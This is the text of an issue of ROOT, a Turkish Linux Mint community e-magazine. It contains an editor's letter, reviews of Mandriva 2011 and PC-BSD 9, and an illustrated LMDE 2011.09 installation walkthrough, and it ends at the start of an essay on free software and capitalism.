

ROOT

Linux Mint Türkiye Topluluğu E-Dergisi
root.linuxmint.org.tr – www.linuxmint.org.tr



Linux Mint

from freedom came elegance

Mandriva 2011
PC-BSD 9
LMDE 2011.9'a Başlarken
Özgür Yazılım ve Kapitalizm
Linux Kerneli İçin 2011 Köşe Taşları
LibreOffice 3.5'te Yeni Neler Var?
Biri Bizi Gözetliyor!

Parted Magic
GNU/Linux'ta Virüs Sanatı
Honeypot
GRUB Kâbusunuz Olmasın
Cinnamon
Linux Mint 12 KDE Sürümü
Röportaj: Mandriva Türkiye

İçindekiler

Editör'ün Günlüğü	3
Mandriva 2011	5
PC-BSD 9	8
LMDE 2011.9'a Başlarken	13
Özgür Yazılım ve Kapitalizm	19
Linux Kerneli İçin 2011 Köşe Taşları	23
LibreOffice 3.5'te Yeni Neler Var?	25
Biri Bizi Gözetliyor!	27
Parted Magic	29
GNU/Linux'ta Virüs Sanatı	30
Honeypot	32
GRUB Kâbusunuz Olmasın!	35
Cinnamon	37
Linux Mint 12 KDE Sürümü	40
Röportaj: Mandriva Türkiye	48

ROOT

Cem KÜÇÜK
k.cem28@gmail.com

Editör'ün Günlüğü

Merhaba değerli ROOT okurları;

Uzun bir süreç ve çalışmalardan sonra yeni bir sayıyla sizlerle beraberiz. Bu sayımızda da, dergi ve yazar tayfamızın ve siz gönüllülerin çabasıyla yine çok güzel konularla, haberlerle, incelemelerle geldik karşınıza. Aslında daha kısa zamanda çıkabilirdi yeni sayı fakat çıkaramadık. Çünkü bildiğiniz üzere siteye yaklaşık 2 hafta erişilemedi. Bu bence en belirgin neden olabilir. Ayrıca bu sayıyla beraber yeni yazar arkadaşları da kattık tayfamıza, doğal olarak bu da ileriki sayıların daha hızlı servis edilmesine olanak sağlayabilir. Şimdiden katkıda bulunan herkese teşekkürü bir borç bilirim.

Linux Mint, 12. sürümü ile Gnome 3.x masaüstüne güncellenmişti. Bazı kullanıcılar alışkanlıklarını kaybettiklerinden dolayı, bazıları ise performanstan dolayı eleştirilere başlamışlardı. İşte tam burada Linux Mint geliştiricileri yaptıkları çatallamayla yeni bir masaüstü ortamı ortaya çıkarttı: Cinnamon! Bu sayımızda ayrıntılı Cinnamon incelemesi ile Cinnamon'u daha yakından tanıma fırsatı bulacaksınız. Bunun yanında bir de Gnome 2.x'in devamı niteliğinde olan Mate masaüstü ortamı da Linux Mint DVD kalıplarına öntanımlı olarak girdi. Bakalım önümüzdeki günler bize neler gösterecek.

Bu sayıda yer alan yazılarımıza değinmeye, LMDE 2011.09 incele-

mesi ile başlayalım. LMDE 2011.09 geliştiriciler tarafından en son çıkartılan Debian tabanlı Linux Mint kalıbı. Bildiğiniz üzere Linux Mint, yakın tarihte aldığı kararla, Ubuntu tabanını bırakıp Debian tabanlı olmayı hedefliyor. Bu olayın 12. sürüm ile gerçekleşmesi bekleniyordu fakat gerçekleşmedi. Galiba gerçekleşmemesi de iyi oldu. Gnome 3.2 ve diğer yeniliklere alışmak biraz zaman alacak gibi görünüyor. Tabi ki her şey yerli yerine oturur geriye sadece tabanı kalır, o zaman durum değişir. Bence 13. sürüm ile yeni değişikliklere hazır olun.

Bu sayıda Mandriva Linux'a oldukça fazla yer ayırdık. Mandriva 2011 incelemesi ile Mandriva'ya biraz daha ısınacak, Mandriva Türkiye röportajımız ile de Mandriva, Mageia ve Mandriva Türkiye hakkında bilinmeyenleri okuyacaksınız. Mandriva Türkiye Tayfasına da buradan sevgilerimizi sunalım. PC-BSD 9 incelemesi ile de BSD rüzgarını hissedeceksiniz. Güzel bir Parted Magic incelemesi, Libre Office 3.5 tanıtımı da bizleri bekliyor.

Ayrıca Özgür Yazılım ve Kapitalizm, Linux Kerneli için 2011'deki Köşe Taşları ve Biri Bizi Gözetliyor makalelerini okumanızı şiddetle tavsiye ediyorum; çünkü yazılardaki küçük ayrıntılar, püf noktalar sizlere bu dünyada yeni kapılar aralayabilir. Bu sayımızdaki diğer ilgi çekici konulardan biri ise GRUB Korkulu Rüyanız Olmasın. Bu makale sayesinde Linux dağıtımlarının giriş kapısı olan GRUB'un görüldüğü kadar karmaşık olmadığını farkedeceksiniz.

Honeypot? Bal gibi bir yazı olsa gerek, içeriğini burada açıklamayayım. Hiç duymadım desem daha doğru olur.

Geçtiğimiz günlerde Linux Mint 12'nin KDE öntanımlı sürümü podyuma çıktı. Meraklanmayın bu sayımıza da incelemesi yetiştirdi. Ayrıca Linux Mint 12 LXDE öntanımlı kararlı sürüm çıktı, bu konuyla ilgili ayrıntıları, haberleri ve dosyaları topluluk sitemizde bulabilir ayrıca sorunlarınızı forumumuzda dile getirebilirsiniz.

Son yazımız ise bu sayının bel kemiklerinden biri: Virüs Yazma Sanatı ve Linux. Linux için yazılmış bilinen virüsler ve bunlara karşı korunma yolları. Okumanızı şiddetle tavsiye ederim. (Cümlem sizi Linux'ta yüzlerce, binlerce virüsün olduğu kanısına vordırabilir, kormayın etkilileri iki elin parmaklarını geçmezler.)

Ülkemizde bu kış çok çetin şartlarla ilerledi, ilerliyor da. Allah bu soğukta evsizlere, açlara, özellikle de afet bölgemizdeki depremzedelere yardım etsin.

Ben lafı fazla uzatmayayım. Şu soğuk kışın son günlerinde, koyun kahvenizi fincana ve yaslanın arkanıza, tadına varın yeni sayımızın.



DAĞITIM İNCELEMESİ



Okan AKINCI


okanakinci86@gmail.com

Mandrake Linux olarak başlamış, ismi birleşme ile değişmiş, Mageia ismiyle çatallanmış; kısacası bir hayli görmüş geçirmiş bir dağıtım olan Mandriva, Okan AKINCI tarafından inceleniyor.

Mandriva, ilk tanıdığım Linux dağıtımlarından birisi. Kısa zamanda bu dağıtıma hayran kalmış ve bağımlısı olmuştum. Ancak Mandriva'nın yaşadığı bazı krizler, ben de dahil olmak üzere bazı kullanıcılarını bu dağıtımdan uzaklaştırdı. Mandriva SA'nın planlarına bir güvensizlik doğdu ve geliştiricilerin de bir kısmı ayrılıp Mageia'ya ortaya çıkardı. Fakat Mandriva hala yaşamına devam ediyor. Ve çok güzel işler çıkarıyor. Biraz geç de olsa Mandriva'nın 2011 sürümünü masaya yatırarak, bilmeyenlere bu dağıtımı anlatmanın doğru olacağını düşündüm.

Mandriva ve KDE Birlikteliği

Kişisel görüşüm Mandriva'nın KDE'yi en iyi sunan Linux dağıtımı olduğu yönündedir. 2011 sürümünde de Mandriva beni yanıltmadı ve harika bir iş çıkardı. Hatta Mandriva bu sürümünde bambaşka bir KDE deneyimi yaşıyor. KDE, Mandriva için o kadar önemli olmuş ki diğer masaüstlerine desteği kesmişler. Mandriva artık yalnızca KDE masaüstü ortamına destek veriyor.




Bu durumun, iyi mi kötü mü olduğu kişinin tercihlerine göre değişeceği için bu konudaki yorumlarımı şimdilik kendime saklayacağım. Ancak şunu da belirteyim: Diğer masaüstü ortamlarına destek kalksa da o masaüstü ortamlarında tercih edilen pek çok yazılım depoda mevcut. Yani depo açısından bir sorun yok.

Mandriva 2011, KDE 4.6.5 sürümüyle birlikte geliyor. Bu yeni sürümde masaüstü teması olarak Rosa kullanılmış. Bu tema masaüstünde sanki bir GTK temasıymış gibi görünüyor. O plastik KDE görüntüsüne son vererek iyi iş çıkarıyor. Pencere teması olaraksa deKorator teması kullanılmış, iyi görünüyor ama sağ üstteki pencere düğmeleri Windows'taki pencere düğmelerine keşke bu kadar benzemeseydi. Bazı yazılımların simgelerinde de değişiklik söz konusu.

En çok dikkat çeken şey ise Mandriva Menü. Zaten bildiğimiz KDE menüsü yerine kendine has bir menüyü kullanan Mandriva, bu yeni sürümde bambaşka bir menü yapısına geçmiş. Artık ekranın sol altındaki simgeye tıkladığımızda bir uygulama menüsü karşımıza çıkmıyor. Bunun yerine açılan menü Unity'dekini andırıyor. Kullanımı

çok rahat ve biraz da dokunmatik cihazlara yönelik.




Mandriva, KDE uygulamaları konusundaki tavrını değiştirmiş. Bazı KDE uygulamalarının yerini daha çok tercih edilen uygulamalar almış. Hatta biraz abartmamda sakınca olmadığını düşünerek şunu söyleyebilirim ki: Gnome gibi KDE olmuş. :)

Kontact ve onun bütün bileşenleri kalkmış ve yerine Thunderbird gelmiş. Ben zaten bu şekilde kullanan biri olduğum için bu değişikliği olumlu buldum. Dragon'un yerini Smplyer almış. Pitivi ve Shotwell de öntanımlı gelen uygulamalardan. Firefox ve Konqueror kurulu gelen web tarayıcılar. Ofis uygulaması olarak tabii ki Libreoffice mevcut.

Timeline

Mandriva'nın 2011 sürümündeki en büyük bombalarından birisi hiç şüphesiz zaman dilimi. Nepomuk yedekleme aracının altyapısını kullanan bu özellik sayesinde bilgisayarın bütün geçmişi görülebilir ama diğer dağıtımlardan farkı bunu mükemmel bir arayüz içinde

sunması, son derece kullanışlı hale getirmesi.



Bu uygulama sayesinde sisteminizi geçmişe döndürebilir ya da geçmişte bilgisayarda bulunan bir dosyayı geri getirebilirsiniz. Bir dosyanın bilgisayarınızda ne kadar süre bulunduğunu da görebilirsiniz.

Zaman dilimi her ne kadar kurulu gelse de sizden izin almadan çalışmayacak kadar da düşünceli bir uygulama. Onu kendiniz etkinleştirmelisiniz.

Yeni Paket Sistemi

Mandriva geliştiricileri bilindik RPM paket sisteminden vazgeçtiler. RPM 5 paket sistemini kullanmaya karar verdiler. Son kullanıcı açısından görünürde bir değişiklik içermiyor. Paketler depodan aynı biçimde kuruluyor. Yalnız paket yönetiminde eğer sistemi Türkçe kullanıyorsanız, yazılım kurmak ya da güncelleme yapmak istediğinizde hata veriyor. Bu, Türkçe'ye özgü bir hata. Elbette bu hata düzeltilecektir. O zamana kadar bu sorunu atlatmak için çözümüne Mandriva Türkiye forumundan bakabilirsiniz.

Mandriva Sync

Ubuntu geliştiricileri Ubuntu One adlı bir bulut depolama sistemi yaparlar da Mandriva geliştiricileri hiç boş dururlar mı? Onlar da Mandriva Sync adlı bir bulut depolama sistemi geliştirmişler. Mandriva ile birlikte kurulu geliyor ve her üyesine 2 GB ücretsiz alan sunuyor.

Bildirim alanında kırmızı renkli simgesi bulunmakta, buradan erişebilirsiniz. Fakat henüz test aşamasında olduğunu hatırlatmakta yarar var.

Mandriva Denetim Merkezi

Ve tabii ki eski dostlar da aramızda. Mandriva'nın en çok sevilen özelliklerinden olan Mandriva Denetim Merkezi sistem yapılandırmalarının kolaylıkla yapılmasını sağlıyor. Yazılım yükleme, güncelleme, sistem seçenekleri, donanım ayarları, güvenlik ayarları, kullanıcı hesaplarını yönetme gibi işler buradan yapılıyor.

Mandriva Denetim Merkezi'ni bir kere kullandıktan sonra aynı kolaylığı ister istemez diğer KDE dağıtımlarında da arayacağınızı düşünüyorum. Yalnızca bu araç için bile Mandriva kullanılmaya değer.

Bu sürümdeki bileşenler:

- Linux çekirdeği 2.6.38.7
- KDE 4.6.5
- Xorg 7.6
- Libreoffice 3.4.2
- Mozilla Firefox 5.0.1

Firefox, Thunderbird gibi uygulamalar, güncellemeler aracılığıyla en son sürüme yükseltilebiliyor. Nvidia ekran kartları için Nouveau, ATI

ekran kartları için Mesa sürücülerini kurulu geliyor. Fakat isterseniz sahipli sürücülerini de kurmak mümkün.

Sonuç

Mandriva son derece kararlı, sağlam yapıda bir Linux dağıtımı ve tam Türkçe desteği sunuyor. Eğer KDE kullanmak istiyorsanız en doğru seçimlerden birisi. 2011 sürümüyle birlikte yapılan değişiklikler de son derece yerinde olmuş. Eğer daha önce kullanmadıysanız ya da uzun zamandır kullanmıyorsanız Mandriva Linux 2011 sürümünü denemenizi öneririm. Ayrıca Mandriva'nın küçük kardeşi Mageia'yı da deneyebilirsiniz.

Mandriva konusunda bilgi ve yardım almak için [Mandriva Türkiye forumunu](#) ziyaret edebilirsiniz.



DAĞITIM İNCELEMESİ



Gökşin AKDENİZ
goksin@goksinakdeniz.net

FreeBSD tabanlı bir işletim sistemi olan PC-BSD, biz Root okurları için, PC-BSD Türkiye'den Gökşin AKDENİZ tarafından inceleniyor.

PC-BSD Nedir?

PC-BSD, bilişim okur-yazarı olarak tanımlanan kullanıcıları hedefleyen bir FreeBSD tabanlı işletim sistemidir. FreeBSD tabanlı olması bir çok kullanıcıya kurulumunun ve kullanımının zor olduğunu düşündürecektir. Sanılanın tam aksine, PC-BSD geliştirme ekibi kullanıcılara, kolayca kurulup, kullanılabilen bir işletim sistemi sunmaktadır. Bunun için de her yeni sürüm masaüstü kullanıcılarının gereksinimleri dikkate alınarak geliştirilmektedir. Kurulum grafik bir arayüz ve fare ile gerçekleştirilmektedir. Kurulumun tamamlanmasının ardından sistemi yeniden başlattığınızda seçtiğiniz masaüstü veya pencere yöneticisi ile sistemi kullanmaya başlayabilirsiniz.

Kurulum aşamasında, sonradan gereksinim duyulabilecek olan donanım sürücüsü, kablosuz ağ yapılandırması, yedekleme ve geri yükleme ayarları ile çoklu ortam bileşenleri hazır olarak geldiği için ek bir yapılandırmaya ve kurulum gereksinim duyulmamaktadır. Gereksinim duyulan yazılımlar da FreeBSD portları veya PC-BSD'e

özgü olan PBI paketleri ile kolaylıkla kurulup kullanılabilir. PC-BSD, bir BSD sisteminin gücüne ve kararlılığına, aynı zamanda da bir masaüstü işletim sisteminin basitliğine ve kolay yapısına sahiptir ve bunları birleştirmektedir.

PC-BSD Güncel Sürümü

PC-BSD geliştirme süreci FreeBSD geliştirme sürecine paralel olarak yürütülmektedir. Yeni sürümler genel olarak yeni FreeBSD sürümü ile aynı zaman aralığında yayınlanmaktadır. Bugün için kod adı Isotope Edition olan 9. kararlı sürümü yayınlanmış durumdadır.

PC-BSD kullanmak istiyorsanız 9. sürüm iyi bir seçenek olacaktır. Yaza doğru PC-BSD 10. sürüm çalışmaları başlayacaktır.

PC-BSD Kurulumu


PC-BSD kurulumu temel olarak iki bileşenden oluşmaktadır. Birincisi kurulum uygulaması, ikincisi masaüstü ve uygulamalardır. Kurulum uygulaması sistemi başlatır, klavye ayarlarını yapar, disk bölümler, kullanıcı hesaplarını oluşturur, yapılandırmayı ve gerekli dosyaları seçilen kurulum kaynağından diske kopyalar ve sistemi yeniden başlatır.

Masaüstü ve uygulamalar PC-BSD/FreeBSD kaynak kodu, FreeBSD portları, PC-BSD'ye özgü kurulum dosyaları olan PBI ile sunulan ek yazılımlardan oluşmaktadır.

CD kurulumları 9. sürümünde sadece kurulum uygulamasını barındırmaktadır. Masaüstü ve uygulamalar ağ üzerinden erişilerek kurulmaktadır. DVD seçeneği kurulum ve masaüstü ile diğer uygulamaları barındırmakta olduğundan ağ üzerinden kurulum gerekliliği kalmamaktadır. USB seçeneği ise hem kurulum hem de kurulum, masaüstü ve uygulamalar olmak üzere iki ayrı seçenek ile

PC-BSD 9

sunulmaktadır. CD/DVD kurulumu sistemin optik sürücüye sahip olmasını zorunlu kılmaktadır. Netbook gibi optik sürücüsü olmayan sistemler için USB kurulumu uygun olacaktır.



Buna ek olarak 9. sürümünde CD sadece kurulum uygulaması ile gelmemektedir. CD kalıbı sadece LXDE masaüstü ortamını ve genel sistemi kurmaktadır. DVD ve USB kurulum seçenekleri kurulum, masaüstü ve uygulamalar ile gelmektedir.

PC-BSD standart olarak birincil disk bölümüne (primary partition) kurulmaktadır. Bu nedenle bilgisayarda birden fazla işletim sistemi bulunuyorsa kurulum öncesi diskinizi yeniden bölümleniz gerekebilir. PC-BSD kurulum uygulaması sabit disk üzerindeki disk bölümlerini yeniden boyutlandıramamakta ve düzenleyememektedir. Bu nedenle disk bölümlerini yeniden boyutlandırarsanız bunu yapabilen bir yazılım ile disk üzerinde boş bir birincil disk bölümü

oluşturmanızın ardından PC-BSD kurmanız gerekecektir. Kurulum için en az 5 GB alan gereklidir ama tercihen 20 GB bir alan başlangıç için uygun olacaktır.

Dosya Sistemi Seçenekleri UFS, ZFS ve Disk Şifreleme

PC-BSD temel olarak iki farklı dosya sistemi seçeneği sunmaktadır: İlki FreeBSD özgün dosya sistemi olan UFS ve diğeri de SUN mühendisleri tarafından geliştirilen ZFS'dir. 64 bit işlemci ve en az 4 GB RAM'e sahip olan bir sistemde ZFS dosya sistemini kullanabilirsiniz. Sisteminiz bunu sağlamıyorsa ZFS dosya sistemini kurmayın, sistem son derece yavaş çalışacaktır. Sabit disk üzerinde oluşturulan dosya sistemi kurulum sırasında şifrelenebilmektedir. Böylelikle hassas verilerin güvenliği sağlanabilmektedir.

PC-BSD kurulumunda seçilen dosya sistemleri eğer şifrelenmemişler ise diğer işletim sistemleri tarafından kısmen erişilebilmektedir. Linux dağıtımları, UFS dosya sistemi desteğine sahip çekirdek kullanıyorsa UFS disk bölümlerini okuyabilmektedir. Benzer olarak Windows için de ek yazılımlar ile disk bölümleri okunabilir. UFS disk bölümleri okunabilir olmakla birlikte ZFS dosya sisteminin okunması söz konusu değildir. Bu nedenle iki veya daha çok sayıda işletim sistemi arasında dosyalarınızı paylaşıyorsanız harici bir disk ve disk üzerinde VFAT/FAT/FAT32 dosya sistemine sahip bir bölüm kullanmanız gerekecektir.

Açılış Yöneticisi Yapılandırması

Bilgisayarda birden fazla işletim sistemi kullanıyorsanız bir açılış yöneticisine gereksinim duyulacaktır. PC-BSD ön tanımlı olarak FreeBSD açılış yöneticisini kullanmaktadır. PC-BSD'yi ek sistem olarak kullanıyorsanız bu durumda PC-BSD açılış yöneticisi işinizi görecektir. Windows + PC-BSD veya Windows + PC-BSD + Linux dağıtımı şeklindeki bir kurulumla sahipseniz, diğer işletim sisteminin açılış

yöneticisini kullanabilirsiniz. Örneğin GRUB/GRUB2 ile PC-BSD başlatılabilir.

Paket Yönetimi: PBI ve FreeBSD Ports

PC-BSD üzerinde yazılım kurmak ve kaldırmak için iki yol vardır. Birincisi FreeBSD portları, ikincisi de PC-BSD'nin kendisine özgü olan PBI (Push Button Installer) dosyalarını kullanmaktır. FreeBSD portları, kurulmasını istediğiniz yazılım için gerekli tüm işlemleri yapmanızı sağlayan FreeBSD geliştiricileri ve kullanıcıları tarafından hazırlanan farklı yazılımların sistemde kaynak koddan derlenerek kurulmasını sağlayan bir araçtır. Kaynak koddan derlemek FreeBSD portları ile son derece kolaydır ancak kaynak koddan derlemek kolay olmasına karşı, zaman alıcı olabilir. Özellikle de netbook kullanıyorsanız. ;)

Masaüstü işletim sistemleri yazılım, kurulum ve kullanımını kolaylaştıran yöntemleri kullanmaktadır. Böylelikle yazılımların yönetilmesi kolaylaşmaktadır. Örneğin Windows'taki exe ve MAC OS'taki dmg dosyaları ile kurulum gibi. PC-BSD aynı şekilde yazılım yönetimi için PBI dosyalarını/paketlerini kullanır. PBI dosyası, basitçe bir sıkıştırılmış arşiv dosyasıdır. İçerisinde derlenmiş, kullanılmaya hazır yazılım ile kurulum öncesi, sonrası ve kaldırma öncesi ve sonrası yapılacak işlemlere ait yönergeleri bulunmaktadır. PBI dosyalarını kurmak için kendiniz pbidir.com sitesinden ilgili dosyayı bulup, bilgisayara indirebilir ve üzerine çift tıklayarak kurabilirsiniz.

PBI dosyalarını kurmak için ilgili dosyaları İnternet üzerinden kendiniz arayıp indirebileceğiniz gibi PC-BSD içerisinde yer alan araçları da kullanabilirsiniz. 9. sürüm ile gelen AppCafe, PBI dosyaları, sürücü ve sistem güncellemelerini tek bir arayüz üzerinden yapmanızı sağlar. İlgili sekmelere tıklayarak kurulabilecek olan güncellemeleri seçebilir ve kurabilirsiniz. PBI dosyalarına doğrudan AppCafe ile erişip, onları kurabilirsiniz. Sisteme ait yamalar, AppCafe

ile kurulan yazılımların güncel sürümlere terfisi gibi işlemler araç çubuğuna yerleşen bir simgeye tıklanarak yapılabilir.

PBI dosyalarını elle indirip kuracak olan kullanıcılar dosya boyutlarının büyüklüğünü fark edecektir. Bunun nedeni FreeBSD tasarımı ile PBI paket sisteminin ilk sürümlerinden bu yana üzerinde gerçekleştirilen geliştirme çalışmalarıdır. Her bir PBI dosyası yazılımı, gerekli olan kütüphaneleri barındırır. Bu nedenle PBI dosyaları boyut olarak büyüktür. Linux dağıtımı kullanıcıları burada yanılgıya düşebilirler. Bir uygulamayı depodan bir yazılım yönetim aracı ile kurduğunuzda yazılım ile birlikte bağımlılıkları da kurulacaktır. Yazılımı kaldırdığınızda ise bağımlılıkları geride kalacaktır. PBI bu durumun önüne geçmek için çözüm olarak her yazılımın gereksinim duyduğu tüm dosyaları tek bir dosya olarak sunmakta ve farklı PBI dosyalarının barındırdıkları kütüphaneler ve benzeri diğer dosyaların bir başka PBI tarafından yeniden kurulmasını önleyen bir mekanizmaya sahiptir. Bu durumda bir dosyadan sadece bir kopya sistemde bulunacak ama PBI paketini kaldırdığınızda ise söz konusu dosyalar ve kütüphaneler halen başka uygulamalar tarafından kullanılıyorsa bunlar kaldırılmayacaktır. PBI tasarımındaki farklılık, yazılım kurulumu ve kaldırılması gibi işlemlerden kaynaklanan olası artık ve kesik dosyalar sorununu çözme amacını taşımaktadır.

X Yapılandırması

Kurulum sırasında görüleceği üzere PC-BSD grafik kartı ile ilgili bir işlem yapılamamaktadır. PC-BSD kurulum sonrasında sistemi yeniden başlattığınızda ekran çözünürlüğünüzü ve donanım sürücülerini seçebileceğiniz bir arayüz sunmaktadır. Bu arayüz ile grafik kartına ait ilgili sürücüyü ve ekran çözünürlüğünü seçebilirsiniz. ATI ve Intel grafik kartları için Xorg sürücülerini kullanılmaktadır. Nvidia yongalı bir kartınız varsa Nvidia resmi açık kaynak kodlu nv sürücüsünü veya Nouveau sürücülerini yada kapalı kaynak kodlu resmi Nvidia sürücülerini arasında seçim yapabilirsiniz. Diğer grafik kartları için de Xorg ile gelen

PC-BSD 9


sürücüler sorunsuz olarak çalışmaktadır. ATI ve Intel için ise halen yürütülen çalışmalar sonuçlanmadan Windows sürücülerindeki performansı yakalamak henüz söz konusu olmayacaktır. Ancak buna rağmen var olan sürücüler vasat bir ekran kartı ile de oldukça iyi sonuçlar vermektedir.

Masaüstleri ve Pencere Yöneticileri

PC-BSD ilk sürümlerinden bugüne dek öntanımlı masaüstü ortamı olarak KDE'yi tercih etmiştir. Bunun yanında eski sürümlerde Fluxbox pencere yöneticisini de kullanıma sunmuştur. Kullanıcılar farklı masaüstleri ile pencere yöneticilerini denemek için ise pbidir.com veya Software Manager ile kurulumu yapabilirler. Böylelikle GNOME, Enlightenment, XFCE ve KDE3'ü de KDE 4 ve Fluxbox yanında kullanabilirler. PC-BSD 9. sürüm ile seçenekler artmıştır. KDE4, Fluxbox yanında LXDE, OpenBOX, Windowmaker gibi masaüstü ortamlarını kullanabilirsiniz.

Sistem Yapılandırması

PC-BSD sistem yapılandırması Kontrol Merkezi üzerinden yapılmaktadır. Kontrol merkezi önceki sürümlerde KDE 4 ile tümleşik olarak gelmekteydi. Eski sürümlerde KDE Kontrol Merkezi içerisine PC-BSD yapılandırma seçenekleri yerleştirilmiş durumdaydı. 9. sürüm ile Kontrol Merkezi KDE içerisinden çıkarıldı. Halen yapılandırma araçları QT ile geliştirilmekte olsa da 9. sürümde sunmakta olduğu farklı pencere yöneticileri ile masaüstü ortamlarına uyum sağlamak amacı ile bazı değişiklikler yapılmıştır. Böylelikle LXDE ile çalışırken KDE arayüzü karşınıza gelmeden doğrudan LXDE ve sistem ayarları tek bir noktadan yapılabilmektedir. Bu durum diğer masaüstü seçenekleri için de geçerlidir. Kontrol merkezi uygulaması ağ ayarlarından, ekran çözünürlüğüne, dil ayarlarından yedekleme araçlarına kadar tek bir noktadan tüm yönetim görevlerinin yapılabilmesini sağlamaktadır.



PC-BSD Türkçe Desteği

PC-BSD dil desteği farklı kaynaklardan gelmektedir. Kurulum uygulaması ve AppCafe ile gelen PBI dosyaları PC-BSD yerelleştirme sunucusu olan pootle.PC-BSD.org adresinden web tabanlı olarak gerçekleştirilmektedir. Kurulum uygulaması tamamen Türkçe olarak kullanıcının karşısına çıkmaktadır. PBI dosyalarına ait olan tanıtımlar ise halen tercüme edilmektedir. Kullanacağınız yazılımın Türkçe desteği bulunuyorsa bunu Türkçe olarak kullanmanız söz konusu iken bu desteği sunmayan yazılımların Türkçe olarak kullanılması söz konusu olmayacaktır. Bu nedenle PC-BSD'yi %100 Türkçe olarak kullanabilirsiniz demek CD/DVD/USB kurulum kaynaklarındaki yazılımlar ile sınırlandığında kesin olarak söylenebilir. Ancak yukarıda belirtildiği gibi bunun geçerli olmadığı durumlar da söz konusudur.

PC-BSD 9

Linux Dağıtımı Yerine Tercih Edilebilir Mi?

Alışkın olduğunuz masaüstü deneyimini PC-BSD ile de sağlayabilirsiniz. KDE, Gnome, LXDE ve XFCE masaüstü ortamları PC-BSD ile de gelmekte. Aradaki fark ise, farklı bir çekirdek kullanılmasından kaynaklanmaktadır. Linux dağıtımı kullananlar kısa sürede PC-BSD sürümlerine alışabilirler.



LMDE 2011.9'a Başlarken

DAĞITIM İNCELEMESİ



Hasan GÖRMÜŞ
hsngrms@ovi.com

Linux Mint Debian Edition (LMDE) son sürümünün kurulum ve ön incelemesinde, Hasan GÖRMÜŞ'ün adımlarını takip ediyoruz.

Bilgisayarımızı kurulum için hazırladığımız DVD/USB'den başlattığımızda karşımıza aşağıdaki ekran çıkacaktır.




Dilerseniz kurulumdan önce DVD'yi test edebilirsiniz. Bunun için **Check the integrity of the DVD** seçeneğini seçmelisiniz. DVD'yi yazdırmadan önce MD5 kontrolü yaptıysanız bu teste gerek yok. Start Linux Mint diyerek devam ediyoruz.

Eğer bu seçenek ile açılıшта sorun yaşarsak **Start Linux Mint (compatibility mode)** seçeneği ile devam edebiliriz.




Masaüstündeki **Install Linux Mint** ögesine çift tıklayarak kurulumu başlatalım.




Dil seçimi yapmamız isteniyor. Diller alfabetik olarak sıralanmıştır. Seçim yapıp ilerliyoruz.


LMDE 2011.9'a Başlarken




Türkiye'nin bulunduğu zaman dilimi için **Europe/Istanbul** bölgesini seçiyoruz.



Klavye düzenimizi seçiyoruz. Alt-taki kutucuktan, seçtiğimiz düzeni kontrol edebiliriz.




Disk bölümlendirme kısmına geldik. **Edit Partitions** diyerek **GParted** programını başlatıyoruz.




LMDE 2011.9'a Başlarken

GParted ile gereken disk bölümlerini oluşturup yaptığımız tercihleri onaylıyoruz. Onayladıktan sonra işlemlerimiz gerçekleşiyor ve ardından programı kapatıyoruz.

NOT: GParted ile disk bölümlendirme ayrı bir konudur. Anlatımı için [bu adresi](#) ziyaret edebilirsiniz.




GParted'ı kapattıktan sonra Refresh diyerek disk bölüm tablosunu yeniliyoruz.




Oluşturduğumuz bölümlere sağ tıklayarak atamaları gerçekleştiriyoruz. Bizim gibi kök ve ev dizinleri için tek bir bölüm oluşturduysanız sadece / seçeneğini, kök ve ev dizinleri için ayrı ayrı bölümler oluşturduysanız kök için / seçe-

neğini, ev için /home seçeneğini atıyoruz.




Adımızı, kullanıcı adımızı, parolamızı ve makinemizin adını giriyoruz.



GRUB önyükleyicisini kurmak istiyorsak nereye kuracağımızı seçmemiz gerekiyor. Burada neyden bahsedildiği hakkında fikriniz yoksa olduğu gibi bırakarak ilerleyiniz.


LMDE 2011.9'a Başlarken



Yaptığımız seçimlerin bir özeti bize sunulmakta, onaylamak için ilerliyoruz. Değişiklik yapmak isterseniz geri dönebilirsiniz.


NOT: Geri gittiğiniz her adımı baştan yapmanız gerekir.

Bu adımdan sonra kurulum başlayacak. Ne kadar ilerleme kaydedildiğini ise bir durum barından görebiliyoruz.



Kurulum bitti. Sistemi kullanmaya başlamak için yeniden başlatıyoruz.

NOT: Kara ekrana düştüğümüzde DVD/USB'yi çıkardıktan sonra ENTER'a basıyoruz.




Açılıшта GRUB ekranı bizi karşılıyor. Normalde üstteki seçenek ile giriş yapıyoruz, ancak herhangi bir sorunla karşılaşmanız durumunda (**recovery mode**) ile konsol girişi yapabilirsiniz.

Başlangıçta bizi Linux Mint'in hoşgeldiniz ekranı karşılıyor.



LMDE 2011.9'a Başlarken

NOT: LMDE 2011.09 bazı Debian depoları ile beraber gelmektedir ancak LMDE tamamen kendi depolarına geçmiş bulunmaktadır bu nedenle öncelikle depolar değiştirilmelidir. Nasıl yapılacağı hakkında fikriniz yoksa aşağıdaki adımları sırasıyla uygulayın.




İlk yapmanız gereken şey menüden **Uçbirim**'i başlatmak olmalıdır. Uçbirim'de `sudo gedit /etc/apt/sources.list` komutunu yazıp ENTER'layın.

Gedit metin editörü yönetici hakları açılacak ve **sources.list** dosyasını düzenlemenizi sağlayacaktır.

Öncelikle tüm içeriği silin. Sonrasında içeriği **bu adresteki** gibi düzenleyin.

Depoları değiştirdikten sonra gönül rahatlığı ile güncellemeleri yapabilirsiniz.



YABANCI KELİME VE CÜMLELERİN TÜRKÇE KARŞILIKLARI:

- Check the integrity of the DVD : DVD'nin bütünlüğünü kontrol et
- Start Linux Mint (compatibility mode) : Linux Mint'i başlat (uyumluluk modu)
- Install Linux Mint : Linux Mint'i kur
- Forward : İleri
- Back : Geri
- Turkish (Turkey) : Türkçe (Türkiye)
- Europe/Istanbul : Avrupa/İstanbul
- Edit Partitions : Bölümleri Düzenle
- Refresh : Yenile
- Edit : Düzenle
- (recovery mode) : (kurtarma modu)

LMDE 2011.9'a Başlarken


Uygulamalar




Mint-Install




Nautilus



Synaptic



System-Monitor



Özgür Yazılım ve Kapitalizm

MAKALE



Okan AKINCI
okanakinci86@gmail.com

GNU/Linux ve özgür yazılımlar, sosyal platformların bir parçası mıdır sadece? Kapital platformlarda kendilerine yer bulamazlar mı? Kâr ile ters kavramlar mı? Okan AKINCI bu soruları irdeliyor.

